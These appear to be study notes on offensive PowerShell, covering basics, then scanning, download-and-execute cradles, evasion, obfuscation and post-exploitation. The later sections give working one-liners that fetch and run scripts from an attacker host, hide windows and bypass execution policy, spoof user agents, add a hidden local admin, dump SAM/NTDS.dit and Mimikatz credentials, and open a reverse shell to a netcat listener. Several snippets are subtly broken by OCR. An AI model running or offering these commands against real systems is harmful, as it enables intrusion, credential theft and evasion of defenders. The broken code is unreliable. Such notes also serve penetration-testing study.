Powershell

Introduction

Powershell

A shell is a user interface for access to an operating system's services.

Powershell (PS) is a powerful built-in shell and scripting environment we can utilize considering its wide-spread availability on all modern Windows-based systems.

Powershell scripts are ending with .ps1.

Powershell is present on:
- Windows 7 and onward
- Windows 2008 Server R2 and onward

It is built on top of the .NET framework.

Le framework .NET a pour but de faciliter la tâche des développeursen proposant une approche unifiée à la conception d'applications Windows ou Web, tout en introduisant des facilités pour le développement, le déploiement et la maintenance d'applications. Il a besoin d'être installé sur la machine de l'utilisateur final, rendant les applications créées sous cet environnement impropres à un usage portable.

Powershell has become opensource:

https://github.com/powershell/powershell

Types of PowerShell files

Specific file types of interest in Windows PowerShell are:
- **script files (.ps1)**
- **script data files (.psd1)**
- **script module files(.psm1)**

Living-off-the-land

Powershell use allows to take advantage of the LotL (living-off-the-land) concept:

attackers who use LotL tactics use trusted off-the-shelf and preinstalled system tools to carry out their work.

Powershell advantages

1) Many organizations aren’t actively hunting for Powershell activity since it is usually considered a “trusted” application (it is typically used by administrators).

2) We can use it to run, download or execute code.

3) We can use it to interface with the .NET and other Windows APIs.

4) We can call Windows DLL functions from it.

5) We can run usual operating systems commands from the Powershell CLI, bypassing application whitelisting implementations.

6) Easy to use, many scripts and framework (https://github.com/PowerShellMafia/PowerSploit), easy to create our own scripts
Having access to all those things helps us reduce our footprint and evade defense mechanisms when conducting post-exploitation tasks.

Remark

More recent versions of Powershell (5.0 and onward) introduce some potential hurdles in regards to detection, logging and more restrictive modes.

We will work with versions 1.0 or 2.0!

Powershell basics


PowerShell CLI

Introduction

The PowerShell CLI (Command-Line Interface) provides us with access to built in cmdlets, modules, functions and features.

It also provides a way to create tasks, functions, variables interactively, and more, directly from the CLI.

Location




If you don't find it:

- The shortcut is under "%appdata%\Microsoft\Windows\Start Menu\Programs\Windows Powershell"
- The (32-bit) executable is under "C:\Windows\System32\WindowsPowerShell\v1.0" on 32-bit system
- The 64-bit executable is under "C:\windows\system32\WindowsPowerShell" on 64-bit system
- The 32-bit executable under "C:\windows\SysWOW64 \WindowsPowersShell" on 64-bit system

Opening

Run as administrator to access all functions:



Is the current PS process 64-bit?

```
[Environment]::Is64BitProcess #Returns True if yes, False if no.
```

Parameters

```
#General syntaxe:

powershell -Parameter

#-----------------------------------------------------------------------------------------------------
--------------------------#

#To list available command line parameters:

powershell /?
powershell -Help #same
powershell -?    #same

#-----------------------------------------------------------------------------------------------------
--------------------------#

#To (un)set which scipts we can run:

powershell -ExecutionPolicy Bypass .\script.ps1      #A script can be disabled with the Bypass or
Unrestricted arguments
powershell -ep Bypass .\script.ps1                   #shortcut
powershell -ex by .\script.ps1                       #shortcut
powershell -ExecutionPolicy Unrestricted .\script.ps1

#-----------------------------------------------------------------------------------------------------
--------------------------#

powershell -WindowStyle Hidden .\script.ps1          #Hide Powershell window and execute script.ps1 (=/
= minimize: it really hides it!)
powershell -Wi hi .\script.ps1                       #shortcut
powershell -W h .\script.ps1                         #shortcut

#-----------------------------------------------------------------------------------------------------
--------------------------#

#To execute a command or script block:

powershell -Command Get-Process #Lists processes
powershell -Command “& { Get-EventLog -LogName security }”

#-----------------------------------------------------------------------------------------------------
--------------------------#

#To execute base64-encoded scripts or commands:

powershell -EncodedCommand $encodedCommand
powershell -enco $encodedCommand                     #shortcut
powershell -ec $encodedCommand                       #shortcut

#-----------------------------------------------------------------------------------------------------
--------------------------#

#To not load any powershell profile (cause they may interfere with our operations):
#(profiles are scripts running when the powershell executable is launched)

powershell -NoProfile .\script.ps1                   #Don't execute script.ps1 when running the
powershell executable? Not sure

#-----------------------------------------------------------------------------------------------------
--------------------------#

#Following can be used to downgrade the powershell version (to 1.0 or 2.0)

powershell -Version 2
```

Cmdlets

Introduction

Cmdlets

A cmdlet ("commandlette") is a lightweight PowerShell script that performs a single function.

The results of all cmdlet output are usually composed of:

- lines ("**objects**")
- columns ("**properties**")

WMI

A **WMI object** (Windows Management Instrumentation) is an object that provides access to different parts of the operating system.

WMI is available on all Windows systems.

You can use WMI to locally or remotely query information about a computer and change settings.

General cmdlets

```
Update-Help #Update help files

Get-Help Get-Help                 #Get help on the Get-help cmdlet
Get-Help Get-Process -Full        #Get full help on the Get-Process cmdlet
Get-Help Get-Process -Examples #Get examples on how to use the Get-Process cmdlet
Get-Help Get-Process -Online      #Get online help on the Get-Process cmdlet (opens browser)

#----------------------------------------------------------------------------------------------------------------------------#

#Get-Command allows to list all cmdlets, aliases, functions, workflows, filters, scripts and applications available

Get-Command                        #Lists all commands (= cmdlets, aliases, functions, filters, scripts, or applications)
Get-Command -Name *Firewall*       #List all commands like *Firewall*

#----------------------------------------------------------------------------------------------------------------------------#

Get-Alias                                  #List all aliases
Get-Alias -Definition Get-ChildItem #List aliases of the cmdlet with definition "Get-ChildItem"
```

Specific cmdlets

Get-ChildItem (ls)
Set-Location (cd)

Get-Process
Get-WmiObject
Get-Service

Select-String (sls) [grep equivalent]
Get-Content [cat equivalent]
Format-list (fl)
select
Sort-Object
Select-Object
Export-Csv

ForEach-Object (%)

```
Get-ChildItem                  #Similar to "dir" in classic Windows cmd
ls                             #alias

Get-ChildItem | Format-List *  #Returns all objects AND ALL THEIR ASSOCIATED PROPERTIES
                               #we can then filter the output to list only specific properties of the
objects
Get-ChildItem | fl *           #alias

#-----------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------#

Get-Process                    #Returns list of running processes

Get-Process | Format-List *    #Returns list of running processes and ALL their properties

Get-Process | Sort-Object -Unique | Select-Object ProcessName                 #Returns the sorted
list of running processes without duplicates
Get-Process | Sort-Object -Unique | Select-Object ProcessName > uniq_procs.txt #File outputting

#Select-Object is to select objects OR OBJECTS PROPERTIES.

Get-Process chrome, firefox | Sort-Object Unique | Format-List Path,Id #Get running processes chrome &
firefox (if exist), remove duplicates, select "Path" and "Id" properties

#-----------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------#

Get-WmiObject #To get instances of WMI classes or information about the available classes (asks which
class we want)

Get-WmiObject -class win32_operatingsystem | select -Property * #Get all the properties of the the WMI
class win32_operatingsystem
                                                                #this returns all informations related
to the current operating system
Get-WmiObject -class win32_operatingsystem | Format-List *      #same
Get-WmiObject -class win32_operatingsystem | fl *               #alias

Get-WmiObject -class win32_service | fl *                       #Get all properties of services from
the WIN clas win32_service

Get-WmiObject -class win32_service | Sort-Object -Unique PathName | fl Pathname #Get paths to all
service executables

Get-WmiObject -class win32_operatingsystem | fl * | Export-Csv C:\host_info.csv

#-----------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------#

Set-Location HKLM:\ #Access the HKEY_LOCAL_MACHINE registry hive (only in version 1 or 2)
cd .\SOFTWARE\Microsoft\Windows\CurrentVersion #cd is alias to Set-Location
ls

#-----------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------#

Select-String -Path C:\users\user\Documents\*.txt -Pattern pass*       #Search text files under C:
\users\user\Documents\ containing the string "pass"
Get-Content C:\users\user\Documents\passwords.txt                      #Show the content of
password.txt

ls -r C:\users\user\Documents\*.txt | % {sls -Path $_ -Pattern pass* } #Does the same as the previous
Select-String line but recursively from our directory
                                                                       #ls -r lists file recursively
within directory ... ; -File *.txt is to list only text files
                                                                       #sls is an alias of Select-
String
                                                                       #$_ = current value in the
pipeline (of the loop)
                                                                       #Use $_.FullName for less
confusion

#-----------------------------------------------------------------------------------------------------
-----------------------------------------------------------------------#

Get-Service #List all services
Get-Service "s*" | Sort-Object Status -Descending #List all services starting with "s" sorted
descending by status
```

Modules

Introduction

A module is a set of functionalities grouped in a (usually) ".psm1" file.

A module can include:
- powershell scripts (.ps1)
- assemblies (eg. cmdlet assemblies), help files, scripts
- module manifest

Module types:
- Script modules
- Binary modules
- Manifest modules
- Dynamic modules (created by scripts using the "New-Module" cmdlet)

Import a module

Once a module is imported, all its cmdlets and other components become available (we don't need to quote the module to invoke one of its cmdlets).

```
Get-Module                   #List all imported modules
Get-Module -ListAvailable    #List importable modules
Import-Module .\module.psm1 #Import a module
$Env:PSModulePath            #Get the modules paths (this is the locations where we can put modules to
be imported)
```

Powersploit

This is a Powershell module for exploitation.

https://github.com/PowerShellMafia/PowerSploit/archive/master.zip

→ Downloading will create an AV warning => create an exclude directory for the AV.

→ Create a folder named “PowerSploit” in one of the modules paths listed by the last command (see “Import a module”) and put all of what's in the Powersploit archive.

```
Import-Module PowerSploit
Get-Module                       #Should list PowerSploit if previous command succeeded
Get-Command -Module PowerSploit #List PowerSploit module's cmdlets
Get-Help Write-HihackDLL         #Get help on the Powersploit's Write-HihackDLL cmdlet
```

Scripts/Loops

Introduction

Most common way to utilize PowerShell.

Scripts are identified by “.ps1” extension ("1" refers to the PowerShell engine, not the PowerShell version).

Example

Let's save the following script as "example1.ps1"

```
Param(
    [parameter(mandatory=$true)][string]$file
)
Get-Content "$file"
```

We can now call this script:

```
.\example.ps1           #PowerShell will ask an argument which we can specify directly
.\example.ps1 users.txt #cat users.txt
```

Alternatively we could have created a variable from the CLI:

```
$file="users.txt"
Get-Content $file
```

Loops

for()
foreach()
while()
do {something} while()
do {something} until()

Examples

```
$services = Get-Service
foreach ($service in $services) { $service.Name } #List all service names

#-----------------------------------------------------------------------------#

Get-Service | ForEach-Object {$_.Name} #This is equivalent to previous lines

#-----------------------------------------------------------------------------#

“lol1” -match “lol2” #False
Get-ChildItem C:\Users\nicol\Desktop | Where-Object {$_.Name -match ".txt"} #List files (&
directories) containing the string ".txt"
                                                                            #Where-Object {condition}
is a cmdlet to filter
```

One-liner TCP Port Scanner

```
$ports=(81,444);$ip="192.168.13.250"; foreach ($port in $ports) {try{$socket=New-Object
System.Net.Sockets.TcpClient($ip,$port);} catch{};
if ($socket eq $null) {echo $ip":"$port" - Closed";}else{echo $ip":"$port" - Open"; $socket = $null;}}
```

-> Easily generalizable into a .ps1 script!

Methods

Introduction

Objects are representations of data returned by cmdlets.

Each objects has:
- Properties
- Methods to manipulate it

Get/apply methods

```
Get-Process | Get-Member -MemberType Method #Get list of methods,... associated with objects returned
by the Get-Process cmdlet
                                            #We filter only methods with the "-MemberType Method"
parameter & argument
                                            #Examples: Kill, Start (a process)

Get-Process -Name "firefox" | Kill          #Apply Kill method to the firefox process
```

New-object

New-Object

New-Object cmdlet can be used to create an instance of:
- a .Net Framework object
- a COM object

Download a file on target client

```
$webclient = New Object System.Net.WebClient #This is a .NET class of web client
$payload_url = "https://attacker_host/payload.exe"
$file = "C:\ProgramData\payload.exe"
$webclient.DownloadFile($payload_url,$file) #System.Net.WebClient method
```

Offensive PowerShell

Enumeration (Host discovery/DSN enum/Port scanning/ Web dirs bruteforcing)

Host discovery

We can use PowerSploit's Invoke-Portscan cmdlet.

```
Invoke-Portscan -Hosts "192.168.13.1/24" -PingOnly
Invoke-Portscan -HostFile ips.txt -PingOnly
Invoke-Portscan -HostFile ips.txt -PingOnly | Export-Csv C:\ping_scan.csv
```

We can use Posh-SecMod framework's Invoke-ARPScan cmdlet.


https://github.com/darkoperator/Posh-SecMod

```
Invoke-ARPScan -CIDR 192.168.13.1/24

Get-Command Module Posh-SecMod #Explore its other cmdlets!
```

DNS enumeration

We can use Posh-SecMod framework's Invoke-ReverseDNSLookup cmdlet to perform a reverse (IP->domain) DNS lookup.

```
Invoke-ReverseDnsLookup -CIDR 192.168.13.0/24
```



```
HostName                          Aliases            AddressList
--------                          -------            -----------
devbox.localdomain                {}                 {192.168.13.128}
sales.localdomain                 {}                 {192.168.13.130}
Win7-lt17.localdomain             {}                 {192.168.13.48}
Win10-lt20.localdomain            {}                 {192.168.13.49}
```

Other useful Posh-SecMod cmdlets:

```
Get-Help Resolve-HostRecord -Examples #To resolve a FQDN
Get-Help Resolve-DNSRecord -Exampes #To query for specific DNS records against a nameserver
```

Port scanning

One-liner port scanner:

```
$ports=(81,444);$ip="192.168.13.250"; foreach ($port in $ports) {try{$socket=New-Object
System.Net.Sockets.TcpClient($ip,$port);} catch{};
if ($socket eq $null) {echo $ip":"$port" - Closed";}else{echo $ip":"$port" - Open"; $socket = $null;}}
```


It works for one IP but not manys => use PowerSploit's Invoke-Portscan.

```
Invoke-Portscan -HostFile live_hosts.txt -ports “53-81”
Invoke-Portscan -HostFile live_hosts.txt -oG port_scan.gnmap -f -ports "1-81" #-oG and -f parameters
is to output in a greppable ".gnmap" nmap format
```

Web directories bruteforcing

We use PowerSploit's Get-HttpStatus cmdlet.

```
Get-HttpStatus -Target 192.168.13.62 -Path dictionary.txt -Port 80 | >> ? {$_.Status -match “ok”} #we
use a dictionary and we filter objects with “ok” as Status property
```



```
Status URL
------ ---
    OK http://192.168.13.62/../
    OK http://192.168.13.62/admin.php
```

Download/Execute files

Introduction

Introduction

Execute files with tools already built-in to the operating system ("Living-off-the-land") helps evade endpoint security measures since already trusted.

Out goal = download and execute with powershell the downloaded files on the target.

With PowerShell we can operate entirely within PowerShell's process memory => avoid dropping artifacts to disk in many cases.

Two ways of downloading/executing code on target:
- executable or script is downloaded to disk -> executed by PowerShell or other executables -> **Noisy and not recommended** ("**disk-based**")
- executable or script is downloaded and run within the PowerShell process memory => never touches the disk -> **Preferred method** ("**in-memory**")

Make sure to always include the ExecutionPolicy Bypass and Window Hidden options in scripts:

From within Windows cmd:

```
powershell.exe -ExecutionPolicy bypass -Window hidden .\downloader.ps1 #downloader.ps1 is our script
```

This will ensure we can run our scripts and that the powershell window stays hidden from the end user.

In-memory examples

Introduction

1) These are examples of In-Memory downloading (and executing) which is the preferred method.

2) Make sure to always include the ExecutionPolicy Bypass and Window Hidden options in scripts:

From within Windows cmd:

```
powershell.exe -ExecutionPolicy bypass -Window hidden .\downloader.ps1 #downloader.ps1 is our script
```

This will ensure we can run our scripts and that the powershell window stays hidden from the end user.

Using System.Net.WebClient

Introduction

We use the DownloadString method of the System.Net.WebClient class which download and executes a script in the PS process memory.

see “Evade security" section to change user-agent

From within PowerShell CLI directly

```
$downloader = New-Object System.Net.WebClient
$payload = "http://attacker_url/script.ps1"
$command = $downloader.DownloadString($payload) #DownloadString method will execute our remote script
in the PS process memory!
Invoke-Expression $command                       #Invoke-Expression executes a string as a command
                                                 #for example: "$Command = "Get-Process"; $Command"
doesn't work
                                                 #              "$Command = "Get-Process"; Invoke-
Expression $Command" works
```

Same as a one-liner ("download cradle"):

```
$downloader = New-Object System.Net.WebClient; $payload = "http://attacker_url/script.ps1"; $command =
$downloader.DownloadString($payload); Invoke-Expression $command;
```

From within PowerShell as a script

```
iex (New-Object Net.Webclient).DownloadString("http://attacker_url/script.ps1") #iex = "Invoke-
Expression" alias (see last code)
```

From within Windows cmd

```
powershell.exe iex (New-Object Net.Webclient).DownloadString('http://attacker_url/script.ps1') #Notice
the single quote instead of two from within PowerShell
```

Using System.Net.WebRequest

Introduction

see “Evade security" section to change user-agent (I seen on the doc that this is also possible for the WebRequest class)

Code

```
$req = [System.Net.WebRequest]::Create("http://attacker_URL/script.ps1")
$res = $req.GetResponse()                                                #store the WebRequest
response (NOT the malicious file!!)
                                                                         #this is why this is in-
memory and not disk-based!
iex ([System.IO.StreamReader]($res.GetResponseStream()))ReadToEnd()      #iex = "Invoke-Expression"
alias (see first code)
```

Same as a one-liner ("download cradle"):

```
$req = [System.Net.WebRequest]::Create("http://attacker_URL/script.ps1"); $res = $req.GetResponse();
iex ([System.IO.StreamReader]($res.GetResponseStream()))ReadToEnd();
```

Same but using the systems' proxy and default credentials:

```
$req = [System.Net.WebRequest]::Create("http://attacker_URL/script.ps1")
$res = $req.GetResponse()                                                #Store the WebRequest response

$proxy = [Net.WebRequest]::GetSystemWebProxy()                           #proxy
$proxy.Credentials = [Net.CredentialCache]::DefaultCredentials           #default creds
$req.Proxy = $proxy

iex ([System.IO.StreamReader]($res.GetResponseStream()))ReadToEnd()      #iex = "Invoke-Expression"
alias (see first code)
```

Same as a one-liner ("download cradle"):

```
$req = [System.Net.WebRequest]::Create("http://attacker_URL/script.ps1"); $res = $req.GetResponse();
$proxy = [Net.WebRequest]::GetSystemWebProxy(); $proxy.Credentials =
[Net.CredentialCache]::DefaultCredentials; $req.Proxy = $proxy; iex ([System.IO.StreamReader]
($res.GetResponseStream())ReadToEnd();
```

XML file obfuscation

Introduction

The System.Xml.XmlDocument class allows to execute a powershell command contained within an attacker hosted XML document

⇒ likely not detected, especially when combined with a server over HTTPS.

Steps

1) Create and upload an XML document containing the script

```
<?xml version="1.0"?>
<command>
    <a>
        <execute>Get-Process</execute> <!-- This is a script example. This is where we put our script
-->
    </a>
</command>
```

2) Download and execute

```
$xmldoc = New Object System.Xml.XmlDocument
$xmldoc.Load ("http://attacker_URL/file.xml") #We use the Load method of the System.Xml.XmlDocument
class
iex $xmldoc.command.a.execute
```

Same as a one-liner ("download cradle"):

```
$xmldoc = New Object System.Xml.XmlDocument; $xmldoc.Load ("http://attacker_URL/file.xml"); iex
$xmldoc.command.a.execute
```

Using COM objects

Introduction

COM (Component Object Model) is a technology that allows objects to interact across process and computer boundaries as easily as within a single process.

It is a platform-independent, distributed, object-oriented system for creating binary software components that can interact.

We can use COM Objets to download & execute scripts on a target system.

Using Msxml2.XMLHTTP object

This COM Object is proxy aware and will use system configured proxies by default.

```
$downloader = New-Object -ComObject Msxml2.XMLHTTP
$downloader.open("GET","http://attacker_URL/script.ps1", $false)
$downloader.send()
iex $downloader.responseText
```

Same as a one-liner ("download cradle"):

```
$downloader = New-Object -ComObject Msxml2.XMLHTTP; $downloader.open("GET","http://attacker_URL/
script.ps1", $false); $downloader.send(); iex $downloader.responseText;
```

Same as a script:

(Suppose we saved the script as "downloader.ps1")

From within powershell:

```
.\downloader.ps1
```

From within Windows cmd:

```
powershell.exe .\downloader.ps1
```

Using WinHttp.WinHttpRequest.5.1 object

This COM Object is NOT proxy aware and will use system configured proxies by default.

We can however configure it to use system proxies if we want (https://docs.microsoft.com/fr-fr/windows/win32/winhttp/iwinhttprequest-setproxy?redirectedfrom=MSDN)

```
$downloader = New-Object -ComObject WinHttp.WinHttpRequest.5.1
$downloader.open("GET","http://attacker_URL/script.ps1", $false)
$downloader.send()
iex $downloader.responseText
```

Same as a one-liner("download cradle"):

```
$downloader = New-Object -ComObject WinHttp.WinHttpRequest.5.1; $downloader.open("GET","http://
attacker_URL/script.ps1", $false); $downloader.send(); iex $downloader.responseText;
```

Same as a script:

(Suppose we saved the script as "downloader.ps1")

From within powershell:

```
.\downloader.ps1
```

From within Windows cmd:

```
powershell.exe .\downloader.ps1
```

Disk-based examples

Introduction

1) These are examples of Disk-based downloading (see Introduction) which is noisy and not recommended.

2) Make sure to always include the ExecutionPolicy Bypass and Window Hidden options in scripts:

From within Windows cmd:

```
powershell.exe -ExecutionPolicy bypass -Window hidden .\downloader.ps1 #downloader.ps1 is our script
```

This will ensure we can run our scripts and that the powershell window stays hidden from the end user.

Example 1 (System.Net.WebClient)

We use the DownloadFile method of the System.Net.WebClient class which download a file on the disk before executing it.

```
#Download------------------------------------------

$downloader = New-Object System.Net.WebClient
$payload = "http://attacker_url/payload.exe"
$local_file = "C:\programdata\payload.exe"      #memory location to download "payload.exe" to
$downloader.DownloadFile($payload,$local_file) #System.Net.WebClient method to download the file

#Execute-------------------------------------------

& $local_file                                  #& is the call operator
                                               #this is to force to treat as a command and not a string
```

Same but using the systems' proxy and default credentials:

```
$downloader = New-Object System.Net.WebClient
$payload = "http://attacker_url/payload.exe"
$command = $download.DownloadFile($payload) #System.Net.WebClient method to download the file

$proxy = [Net.WebRequest]::GetSystemWebProxy()
$proxy.Credentials = [Net.CredentialCache]::DefaultCredentials
$downloader.Proxy = $proxy

iex $command                                                  #alias for Invoke-Expression (see
first code of this section)
```

see “Evade security" section to change user-agent

Evade security

1) Evade over-the-wire heuristics

When possible, have an SSL certificate configured on the attacker machine to put our traffic over HTTPS.

2) Evade file extension heuristics

Change the PS script extension. For example: "Logo.gif".

PS will still execute it as a ".ps1" script.

For another example see "XML file obfuscation" section.

3) Evade abnormal user-agent flagging

We can change the user-agent HTTP(S) header with the "Headers.Add" method.

```
$downloader = New-Object System.Net.WebClient

$downloader.Headers.Add("user-agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/65.0.3325.146 Safari/537.36")

$payload = "http://attacker_url/script.ps1"
$command = $downloader.DownloadString($payload) #DownloadString method will execute our remote script
in the PS process memory!
Invoke-Expression $command                      #Invoke-Expression executes a string as a command
                                                #for example: "$Command = "Get-Process"; $Command"
doesn't work
                                                #              "$Command = "Get-Process"; Invoke-
Expression $Command" works
```

Automation with Invoke-CradleCrafter

This is a tool to craft obfuscated download cradles.

https://github.com/danielbohannon/Invoke-CradleCrafter

Obfuscation

Introduction

Obfuscation is to evade heuristics and detection signatures to catch powershell commands as they're being executed.

We will obfuscate

```
iex (New Object Net.Webclient downloadstring ("http://192.168.13.62/Get ProcessPaths.ps1") #Download
cradle: will download + execute
```

as an example.

Invoke-Obfuscation

Configuration

https://github.com/danielbohannon/Invoke-Obfuscation

https://github.com/danielbohannon/Invoke-Obfuscation/archive/master.zip

```
$env:PSModulePath #Get the modules paths (this is the locations where we can put modules to be
imported)

#Now reate a folder named “Invoke-Obfuscation” in one of the modules paths

Import-Module Invoke-Obfuscation

Invoke-Obfuscation #Launch the framework
tutorial           #Get help
```

STRING METHOD

```
Invoke-Obfuscation #Launch the framework
SET SCRIPTBLOCK iex (New Object Net.Webclient downloadstring ("http://192.168.13.62/Get
ProcessPaths.ps1") #Tell the command we want to obfuscate
STRING #invoke the STRING method
       #powershell with present us options

#-----------------------------------------------------------------------------------------
#Options

3      #choose the third option (concatenate and then reverse our command)

7      #choose the 7th option (encode command with special chars)
```

Once we generated our obfuscated command we can copy and past it in a powershell prompt on the target.

If we're on a windows cmd on the target we can launch the obfuscated command with:

```
powershell -Command <obfuscated command>
```

If we've applied a method to a script block and then re-apply another method it will append to a previous script block.

To avoid it use the RESET option to clear previous encodings -> it won't pile up on one another.

LAUNCHER method

To obfuscate a launcher command to run our obfuscated code on the target.

```
Invoke-Obfuscation #Launch the framework
SET SCRIPTBLOCK iex (New Object Net.Webclient downloadstring ("http://192.168.13.62/Get
ProcessPaths.ps1") #Tell the command we want to obfuscate
LAUNCHER #invoke the LAUNCHER method
         #powershell with present us options

#-----------------------------------------------------------------------------------------
#Options

#For example use the RUNDLL method for DLL injection
#Use 0 option for no executation flags
```

The resulting string is an obfuscated command that utilizes runfll32.exe witrh the “SHELL32.DLL” function (ShellExec_RunDLL) that will launch our obfuscated powershell code on the target.

Encoded command

Not recommended since easily detected by antivirus and other string heuristics

```
$command = 'net user admin1 "p@ssw0rd9001" /ADD; net localgroup administrators admin1 /add'
$bytes = System.Text.Encoding Unicode.GetBytes($command)
$encodedCommand = [Convert]::ToBase64String($bytes)
Write-Host $encodedCommand #echo the 64-encoded command
```

To execute it on windows cmd prompt:

```
powershell.exe -encodedcommand <command outputed by last code>
```

Post-exploitation

With Nishang

Introduction

Nishang is a PowerShell post-exploitation framework (= set of modulles).

https://github.com/samratashok/nishang

As any PowerShell framework, Nishang and its various modules will likely be detected if imported directly to the target system.

⇒ Make sure we invoke tools and scripts via download cradles that support in-memory execution.

Information gathering modules

Copy-VSS

This Nishang module will attempt to copy the SAM database using the VSS service (= sauvegardes automatiques ou manuelles de fichiers ou de disques).

IF run on a domain controller it will try to copy the NTDS.dit and contents of the SYSTEM registry hive.

The Ntds.dit file is a database that stores Active Directory data, including information about user objects, groups, and group membership.

```
iex New Object Net.Webclient ).DownloadString ("http://attacker_url/Copy-VSS.ps1"); Copy-VSS #copy SAM database to the current (target) directory
```

→ crack offline the hashes.

Get-Information

This Nishang module will gather alot of system informations.

```
iex (New-Object Net.WebClient).DownloadString("http://attacker/Get-Information.ps1"); Get-Information #(single or double quotes?)
```

Get-PassHints

This Nishang module will dump the saved password hints for users on the system.

```
iex (New-Object Net.WebClient).DownloadString("http://attacker/Get-PassHints"); Get-PassHints #(single or double quotes?)
```

Invoke-Mimikatz

This Nishang module will dump clear-text credentials or hashes from memory.

```
iex (New-Object Net.WebClient).DownloadString("http://attacker/Invoke-Mimikatz"); Invoke-Mimikatz -DumpCreds #(single or double quotes?)
```

Other Modules

→ **Explore**!

Bruteforcing MYSSQL, Active Directory, WEB and FTB

We use the Nishang Invoke-Bruteforce module.

```
Invoke-BruteForce -ComputerName targetdomain.com -UserList C:\temp\users.txt –PasswordList C:\temp
\pwds.txt -Service ActiveDirectory -StopOnSuccess -Verbose
```

Shells

Reverse shell

We use the Nishing module Invoke-PowerShellTcp to create a reverse-shell that we catch with a netcat listener.

Note that the traffic will be in clear-text!
⇒ Some over-the-wire heuristics (SIEM) may pick up some of the chat.

On attacker machine

```
nc -nvlp 4444 #Set up a netcat listener
```

On windows command prompt on target:

```
powershell.exe -Command iex (New-Object Net.WebClient).DownloadString('http://<attacker_URL>/Invoke-
PowerShellTcp.ps1'); Invoke-PowerShellTcp -Reverse -IPAddress <listener_IP> -Port 4444 #(single or
double quotes?)
```

Other types of shells

Invoke JSRatRegsvr.ps1 : https://github.com/samratashok/nishang/blob/master/Shells/Invoke-JSRatRegsvr.ps1
Invoke JSRatRundll.ps1 : https://github.com/samratashok/nishang/blob/master/Shells/Invoke-JSRatRundll.ps1
Invoke PoshRatHttp.ps1 : https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PoshRatHttp.ps1
Invoke PoshRatHttps.ps1 : https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PoshRatHttps.ps1
Invoke PowerShellIcmp.ps1 : https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellIcmp.ps1
Invoke PowerShellTcp.ps1 : https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1
